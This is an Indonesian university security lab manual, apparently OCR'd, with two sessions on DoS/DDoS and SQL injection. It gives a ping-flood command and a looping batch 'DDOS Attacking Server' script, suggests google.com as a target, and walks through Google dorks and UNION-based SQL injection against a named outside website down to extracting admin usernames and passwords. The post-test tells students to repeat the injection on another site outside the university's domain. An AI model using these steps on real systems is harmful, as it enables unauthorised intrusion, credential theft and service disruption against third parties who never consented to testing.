PRAKTIKUM 9: DoS dan DDoS

Pertemuan ke : 9

Total Alokasi Waktu : 90 menit
- Materi : 15 menit
- Pre-Test : 15 menit
- Praktikum : 45 menit
- Post-Test : 15 menit

Total Bobot Penilaian : 100%
- Pre-Test : 20 %
- Praktik : 30 %
- Post-Test : 50 %

Pemenuhan CPL dan CPMK:

CPL-07	Mampu memilih, membuat dan menerapakan teknik, sumber daya, penggunaan perangkat teknik modern dan implementasi teknologi informasi untuk memecahkan masalah.
CPMK-04	Memahami pentingnya keamanan sistem dan jaringan komputer (wireless Network security)

9.1. DESKRIPSI CAPAIAN PEMBELAJARAN

Setelah mengikuti praktikum ini mahasiswa diharapkan mampu:
1. Memahami konsep serangan DOS dan DDOS dan cara mengatasinya.

9.2. INDIKATOR KETERCAPAIAN PEMBELAJARAN

Indikator ketercapaian diukur dengan:

CPL-07	CPMK-04	KemMahasiswa mampu memahami teknik Denial-of-Service Attacks, Distribute-Denial-of-Attactks.

9.3. TEORI PENDUKUNG

Tuliskan teori pendukung disini. Contoh penulisan Gambar 1.1.

Serangan DoS (*denial of service attacks*) adalah jenis serangan terhadap sebuah computer atay server di dalam jaringan internet dengan cara menghabiskan sumber (resource) yang dimiliki oleh computer tersebut sampai computer tersebut tidak dapat menjalankan fungsinya dengan benar sehingga secara tidak langsung mencegah pengguna lain untuk menperoleh akses layanan dari computer yang diserang tersebut.

Dalam sebuah serangan Denial of Service, si penyerang akan mencoba untuk mencegah akses seorang pengguna terhadap system atau jaringan dengan mengunakan beberapa cara, yakni sebagai berikut:

- Membanjiri lalu lintas jaringan dengan banyak data sehingga lalu lintas jaringan yang datang dari pengguna yang terdaftar menjadi tidak dapat masuk ke dalam sistem jaringan. Teknik ini disebut *traffic flooding*.
- Membanjiri jaringan dengan banyak *request* terhadap sebuah layanan jaringan yang disediakan oleh sebuah host sehingga *request* yang datang dari pengguna terdaftar tidak dapat dilayani oleh layanan tersebut. Teknik ini disebut sebagai *request flooding*.
- Mengganggu komunikasi antara sebuah host dan kliennya yang terdaftar dengan menggunakan banyak cara, termasuk dengan mengubah informasi konfigurasi sistem atau bahkan perusakan fisik terhadap komponen dan server.

Bentuk serangan *Denial of Service* awal adalah serangan *SYN flooding Attack*, yang pertaman kali muncul pada tahun 1996 dan mengeksploitasi terhadap kelemahan yang terdapat di dalam protocol *Transmission Control Protocol* (TCP). Serangan – serangan lainnya akhirnya dikembangkan untuk mengeksploitasi kelemahan yang terdapat di dalam system operasi, layanan jaringan atau aplikasi untuk menjadikan system, layanan jaringan, atau aplikasi tersebut tidak dapat melayani pengguna, atau bahkan mengalami *crash*. Beberapa tool yang digunakan untuk melakukan serangan DoS pun banyak dikembangkan setelah itu (bahkan beberapa tool dapat diperoleh secara bebas), termasuk di antaranya Bonk, LAND, Smurf, Snork, WinNuke, dan Teardrop.

Meskipun demikian, serangan terhadap TCP merupakan serangan DoS yang sering dilakukan. Hal ini disebabkan karena jenis serangan lainnya (seperti halnya memenuhi ruangan hard disk dalam system, mengunci salah seorang akun pengguna yang valid, atau memodifikasi table routing dalam sebuah router) membutuhkan penetrasi jaringan terlebih dahulu, yang kemungkinan penetrasinya kecil, apalagi system jaringan tersebut telah diperkuat.

a. DoS attack : Denial of Service attack

Serangan ini melibatkan satu computer/koneksi internet untuk (membanjiri) sebuah server dengan paket ICMP/TCP/UDP, tujuan dari serangan ini adalah untuk membuat bandwith server menjadi overload, sehingga server tidak bisa lagi menangani trafik yang masuk dan server akhirnya down.

b. DDoS attack : Distributed Denial of Service attack

DDoS attack hampir sama dengan DoS tetapi perbedaan dari hasil yang disebabkan olehnya sangat berbeda. Serangan DDos dijalankan menggunakan metode computer yang terdistribusi yang sering disebut dengan ‘botnet army’, atau biasa juga dikenal dnegan computer “zombie”. Prosesnya dengan cara menginfeksi computer lain dengan malware yang memberikan akses bagi botnet owner kepada computer yang terinfeksi. Hal ini bisa berarti, botnet owner bisa menggunakan resource apa saja dari computer korban dan menggunakan koneksi computer tersebut untuk membanjiri (flood) target yang akan diserang. Server yang diserang akan lumpuh sangat cepat karena beberapa koneksi digunakan untuk melawan satu koneksi. Ini seperti perkelahian, bila 1 lawan 1 maka kemungkinan menang 50:50, tetapi jika 1000 lawan 1, maka akan kalah.

Ada 5 tipe dasar DoS attack :

- Penggunaan berlebihan sumber daya computer, seperti bandwidth, disk space, atau processor.
- Gangguan terhadap informasi konfigurasi, seperti informasi routing.
- Gangguan terhadap informasi status, misalnya memaksa me-reset TCP session.
- Gangguan terhadap komponen – komponen fisik network.
- Menghalang-halangi media komunikasi antara computer dengan user sehingga mengganggu komunikasi.

Gejala-gejala DDoS attack:

- Kinerja jaringan menurun, tidak seperti biasanya, membuka file atau mengakses situs menjadi lebih lambat.
- Fitur-fitur tertentu pada sebuah website hilang.
- Website sama sekali tidak bisa diakses.
- Peningkatan jumlah email spam yang diterima sangat dramatis. Tipe DoS yang ini sering diistilahkan dengan "Mail Bomb"

9.4. HARDWARE DAN SOFTWARE

Hardware dan software yang digunakan dalam praktikum ini yaitu:

1. Komputer.
2. Commad Prompt
3. Notepad

9.5. PRE-TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-04	Jelaskan Perbedaan Dos dan DDoS	30
2.	CPL-07	CPMK-04	Bagaimana Proses Serangan Dos dan DDoS	40
3.	CPL-07	CPMK-04	Berikan contoh serangan Dos / DDoS	30

9.6. LANGKAH PRAKTIKUM

Aturan Penilaian (Total Skor: 100):

No	CPL	CPMK	Pertanyaan	Dokumen Pendukung	Skor
1.	CPL-07	CPMK-04	Selesaikan langkah praktikum	Hasil praktikum langkah	100

Langkah-Langkah Praktikum:

Banyak software untuk men-generate serangan DoS, untuk praktikum sekarang, men-generate serangan DoS melalui cmd windows.

Cara yang pertama:

- Buka CMD, windws+R, ketik cmd lalu ok
- Ketik "ping<ip add> -l 50000 -n 5000 -w 0.00001"
  Keterangan:
  # <ip add> : IP address situs uang akan di DDoS (bisa digantikan dengan alamat situs)
  # -l 50000 : besar ping yang dikirim server sebesar 50000 bytes (bisa diganti, maksimal 65500bytes)
  # -n 5000 : ukuran buffer yang dikirim 5000 bytes (bisa diganti)
  # -w 0.00001: waktu tunggu tiap ping 0.00001 milidetik (bisa diganti)

- Tekan enter dan tunggu hingga anda mendapatkan pesan "Request timed out"

Cara yang kedua :

- Buka notepad (accessories → notepad)
- Tulis script berikut :

```
@echo off
mode 67,16
title DDOS Attacking Server
color 0c
cls
echo ====================================
echo =         Hacking Tools          =
echo ====================================
echo.
echo ++++++++++++++++++++++++++++++++++++
echo + Name : DDOS Attacking Server    +
echo + Author : Tegar Ft. Reza         +
echo + Company : Lab. Komdas Kampus 3  +
echo ++++++++++++++++++++++++++++++++++++
echo.
goto Next
echo.
echo DDOS With Batchfile
echo.
set /p x=Server-Target:
echo.
ping %x%
@ping.exe 127.0.0.1 -n 5 -w 1000 > nul
goto Next
:Next
echo.
echo ************************************
echo *     Masukan IP / Host Target     *
echo ************************************
echo.
set /p m=ip Host:
echo.
set /p n=Packet Size:
echo.
:DDOS
color 0b
echo Attacking Server %m%
ping %m% -i %n% -t >nul
goto DDOS
```

- Simpan file tersebut dengan menggunakan ekstensi .bat (missal: DDoS.bat), usahakan menyimpan file di folder yang dapat ditemukan

- Close file yang sudah dibuat, buka Kembali file yang sudah berekstensi .bat.
- Isi IP Host menggunakan IP server atau bisa menggunakan alamat server tanpa http:// (missal : google.com)
- Lalu akan muncul packet size, bisa disikan sesuai keinginan, missal 1000000000
- Tekan enter, maka proses DDoS akan berjalan, DDoS membutuhkan waktu yang lumayan lama tergantung kemampuan situs yang kita serang. Akan lebih baik bila melakukan serangan DDoS secara serentak atau dengan banyak computer.

WARNING!!!

Praktikum DoS dan DDoS hanya untuk pengetahuan saja, jangan dicoba ke website orang lain atau website resmi. Jika ingin mencoba serangan DDoS, maka cobalah pada system yang dibuat sendiri agar tidak menimbulkan kerugian untuk orang lain.

9.7. POST TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-04	Tuliskan Langkah - langkah dalam men-generate serangan DoS/DDoS disertai dengan Screen Capture dan jelaskan setiap langkah langkahnya!	80
2.	CPL-07	CPMK-04	Analisis dan simpulkan apakah munculnya gambar kucing pada portal UAD pada saat KRSan termasuk serangan DDoS? Jelaskan jawaban anda!	20

9.8. HASIL CAPAIAN PRAKTIKUM

Diisi oleh asisten setelah semua assessment dinilai.

No	Bentuk Assessment	CPL	CPMK	Bobot	Skor (0-100)	Nilai Akhir (Bobot x Skor)
1.	Pre-Test	CPL-07	CPMK-04	20%	100	20
2.	Praktik	CPL-07	CPMK-04	30%	100	30
3.	Post-Test	CPL-07	CPMK-04	50%	100	50
					Total Nilai	100

LEMBAR JAWABAN PRE-TEST DAN POST-TEST PRAKTIKUM

Nama : **NIM :**	**Asisten:** **Paraf Asisten:**	**Tanggal:** **Nilai:**

PRAKTIKUM 10: SQL INJECTION

Pertemuan ke : 10

Total Alokasi Waktu : 90 menit
- Materi : 15 menit
- Pre-Test : 15 menit
- Praktikum : 45 menit
- Post-Test : 15 menit

Total Bobot Penilaian : 100%
- Pre-Test : 20 %
- Praktik : 30 %
- Post-Test : 50 %

Pemenuhan CPL dan CPMK:

CPL-07	Mampu memilih, membuat dan menerapakan teknik, sumber daya, penggunaan perangkat teknik modern dan implementasi teknologi informasi untuk memecahkan masalah.
CPMK-04	Memahami pentingnya keamanan sistem dan jaringan komputer (wireless Network security)

10.1. DESKRIPSI CAPAIAN PEMBELAJARAN

Setelah mengikuti praktikum ini mahasiswa diharapkan mampu:
1. Memahami dan menerapkan kebutuhan keamanan pada sistem basis data.

10.2. INDIKATOR KETERCAPAIAN PEMBELAJARAN

Indikator ketercapaian diukur dengan:

CPL-07	CPMK-04	Mahasiswa mampu merancang akses kontrol pada sistem basis data dan mampu menganalisa serangan pada sistem basis data SQL injection attact.

10.3. TEORI PENDUKUNG

a. SQL

SQL adalah Structured Query Language, merupakan bahasa standar dari RMDS (Relational Database Management System) yang digunakan untuk mengolah data dalam berbagai keperluan.


b. Injection

Injections adalah injeksi atau menginjek atau menyisipkan sesuatu kedalam sesuatu

c. SQL Injection

SQL Injection adalah salah satu Teknik yang sering digunakan untuk menyerang sebuah situs web, dimana seorang penyerang bisa mendapatkan akses ke basis data di dalam system (system

utama). Dengan car aini memungkinkan seseorang dapat login tanpa harus memiliki akun di sebuah website. Selain itu SQL Injection juga memungkinkan seseorang mengubah, menghapus, maupun menambahkan data-data yang berada di dalam database bahkan pula dapat mematikannya.



Gambar 10. 1 Ilustrasi SQL Injection

d. Metode-metode dalam SQL Injection

- **Union Based SQL Injection**
  Union based SQL Injection adalah metode SQL Injection perintah UNION untuk menggabungkan hasil dari dua atau lebih perintah SELECT menjadi sebuah hasil tunggal.
- **String Based SQL Injection**
  String based SQL Injection adalah metode SQL injection yang berbasis menggunakan perintah string
- **Error Based SQL Injection**
  Error based SQL injection dalam aksinya akan memberikan sebuah perintah ke database sehingga menampilkan pesan error. Dari pesan error tersebut dapat diperoleh informasi yang bisa dimanfaatkan
- **Double Query SQL Injection**
  Double Query SQL injection adalah metode SQL injection yang berbasis perintah-perintah query
- **Blind SQL Injection**
  Blind SQL Injection, jenis ini tidak menampilkan pesan error dan tidak menampilkan data atau informasi yang ada, terkadang sedikit sulit untuk melakukan eksploitasi untuk jenis blind SQL injection. Hal ini karena prosesnya dengan memberikan pertanyaan pada database berupa kondisi TRUE/FALSE dan apakah dari halaman yang ditampilkan benar atau tidak.
- **MsSQL Injection**

e. Tujuan SQL Injection

- **Menambah dan memodifikasi data**
  Tujuan dari serangan ini adalah untuk menambah atau mengubah informasi dalam database.

- **Menggali data pada sebuah web**
  Jenis-jenis serangan menggunakan Teknik yang akan mengekstrak nilai data dari database. Tergantung pada jenis dari aplikasi Web, informasi ini bisa menjadi sensitive dan sangat diinginkan untuk penyerang. Serangan dengan maksud ini adalah jenis yang paling umum di SQLIA.
- **Melewati authentication**
  Tujuan dari jenis serangan adalah untuk memungkinkan penyerang untuk memotong otentikasi database dan aplikasi mekanisme. Melewati mekanisme seperti itu bisa memungkinkan penyerang untuk menganggap hak dan hak istimewa yang berkaitan dengan yang lain pengguna aplikasi.
- **Mengeksekusi perintah jarak jauh**
  Jenis serangan berusaha untuk mengeksekusi perintah sewenang-wenang pada database. Perintah-perintah ini dapat disimpan prosedur atau fungsi yang tersedia bagi pengguna database.

10.4. HARDWARE DAN SOFTWARE

Hardware dan software yang digunakan dalam praktikum ini yaitu:

1. Komputer.
2. Sistem Operasi Linux
3. Notepad

10.5. PRE-TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-04	Jelaskan yang dimaksud SQL Injection	30
2.	CPL-07	CPMK-04	Analisis dan Paparkan kosep dari SQL Injection	40
3.	CPL-07	CPMK-04	Jelaskan Target Serangan pada SQL Injection	30

10.6. LANGKAH PRAKTIKUM

Aturan Penilaian (Total Skor: 100):

No	CPL	CPMK	Pertanyaan	Dokumen Pendukung	Skor
1.	CPL-07	CPMK-04	Selesaikan langkah praktikum 1 – 7	Hasil praktikum langkah 1 – 7	100

Langkah-Langkah Praktikum:


1. Langkah pertama, lakukan test vulrnerabilitas. Untuk melakukan tes vulrnebilitas maka terlebih dahulu kita mencari vuln,untuk mencari vuln dalam sebuah website yang akan menjadi target kita dapat menggunakan bantuan **google dork**

   inurl:content.php?id=
   inurl:index.php?id=
   inurl:main.php?id=

inurl:page.php?id=

2. Pengujian vurlnebilitas dilakukan untuk mengetahui apakah sebuah situs web memiliki celah keamanan atau tidak untuk dilakukan SQL Injection. Selanjutnya hal yang dilakukan adalah mencari target. Sebagai contoh target kita kali ini adalah
   http://www.san-fernando.com/cities.php?id=5

3. Tambahkan karakter ‘ pada akhir url atau menambahkan karakter “-” untuk melihat apakah ada pesan error. Contoh:
   http://www.san-fernando.com/cities.php?id=5’




Gambar 10. 2 Hasil penyisipan karakter/symbol

Keterangan :
“You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1”
Apabila dalam percobaan terdapat error, maka dapat disimpulkan website tersebut tervulrn atau rentan terhadap SQL injection.

4. Lakukan pencarian jumlah tabel pada database dengan perintah “**order by**” tanpa tanda kutip, lakukan percobaan sampai error hilang atau muncul error, tergantung kondisi awal.
   Percobaan 1 → http://www.san-fernando.com/cities.php?id=5+order+by+1 → no error
   Percobaan 2 → http://www.san-fernando.com/cities.php?id=5+order+by+2 → no error
   Percobaan 3 → http://www.san-fernando.com/cities.php?id=5+order+by+3 → no error
   Percobaan 4 → http://www.san-fernando.com/cities.php?id=5+order+by+4 → no error
   Percobaan 5 → http://www.san-fernando.com/cities.php?id=5+order+by+5 → no error
   Percobaan 6 → http://www.san-fernando.com/cities.php?id=5+order+by+6 → no error
   Percobaan 7 → http://www.san-fernando.com/cities.php?id=5+order+by+7 → no error
   Percobaan 8 → http://www.san-fernando.com/cities.php?id=5+order+by+8 → no error
   Percobaan 9 → http://www.san-fernando.com/cities.php?id=5+order+by+9 → no error
   Percobaan 10 → http://www.san-fernando.com/cities.php?id=5+order+by+10 → no error


Percobaan 11 → http://www.san-fernando.com/cities.php?id=5+order+by+11 → no error
Percobaan 12 → http://www.san-fernando.com/cities.php?id=5+order+by+12 → no error
Percobaan 13 → http://www.san-fernando.com/cities.php?id=5+order+by+13 → no error
Percobaan 14 → http://www.san-fernando.com/cities.php?id=5+order+by+14 → error



Gambar 10. 3 Hasil percobaan ke 14

5. Dari hasil Langkah ke 3, dapat disimpulkan bahwa jumlah kolom pada databasenya terdapat 13 kolom. Selanjutnya untuk mengetahui dimana angka-angka yang bisa di buat injection / tempat kita memasukkan perintah-perintah selanjutnya. Cara untuk mengetahui angka-angka tersebut ialah dengan mengganti perintah " **order by** " dengan " **union select** " disertai berapa jumlah kolom yang kita temukan tadi dan tanda – di depan angka. Contoh :


```
http://www.san-fernando.com/cities.php?id=null union all select 1,2,3,4,5,6,7,8,9,10,11,12,13--
```



Gambar 10. 4 Hasil Langkah ke-5 (1)

Pada Langkah ke 5, muncul angka 2 dan angka 7. Angka tersebut untuk membuat masukan perintah – perintah selanjutnya. Langkah selanjutnya adalah mengetahui informasi seperi nama user, versi database, nama database untuk mengetahuinya dengan cara memasukan perintah "**concat(user(),0x3a,database(),0x3a,version())**" .Concat artinya concatination (penyambungan) 0x3a merupakan kode ascii untuk peganti tanda " : " Contoh:

www.san-fernando.com/cities.php?id=null union all select 1,group_concat(table_name), 3,4,5,6,7,8,9,10,11,12,13 from information_schema.tables where table_schema=database()--




Gambar 10. 5 Hasil Langkah ke-5 (2)

6. Dari gambar pada Langkah ke 6, terdapat table "**admin"**, tahapan selanjutnya yaitu mengetahui kolom yang ada di table admin dengan mengganti perintah "**table_name**" yang ada berada

pada perintah "**group_concat(table_name)**" dengan perintah "**column_name**" menjadi "**group_concat(column_name)** " dan mengganti perintah " **.tables** " yang berada di perintah "**information_schema.tables** " dengan perintah " **.columns** " menjadi "**information_schema.columns** " juga mengganti perintah " **table_schema=database()** " dengan perintah " **table_name=** "


```
www.san-fernando.com/cities.php?id=null union all select 1, group_concat(column_name),
3,4,5,6,7,8,9,10,11,12,13 from information_schema.tables where table_name=database()--
```



Gambar 10. 6 Hasil Langkah ke-6

7. Setelah itu misalnya kita ingin mengetahui username sama password dari admin web tersebut maka menggunakan perintah

```
www.san-fernando.com/cities.php?id=null union all select 1,group_concat(user,0x3a,pass),
3,4,5,6,7,8,9,10,11,12,13 from admin—
```



Gambar 10. 7 Hasil Langkah ke-7

10.7. POST TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-04	Implementasikan dengan target situs web lain (diluar domain UAD)	100

10.8. HASIL CAPAIAN PRAKTIKUM

Diisi oleh asisten setelah semua assessment dinilai.

No	Bentuk Assessment	CPL	CPMK	Bobot	Skor (0-100)	Nilai Akhir (Bobot x Skor)
1.	Pre-Test	CPL-07	CPMK-04	20%	100	20
2.	Praktik	CPL-07	CPMK-04	30%	100	30
3.	Post-Test	CPL-07	CPMK-04	50%	100	50
					Total Nilai	100

LEMBAR JAWABAN PRE-TEST DAN POST-TEST PRAKTIKUM

Nama : **NIM :**	**Asisten:** **Paraf Asisten:**	**Tanggal:** **Nilai:**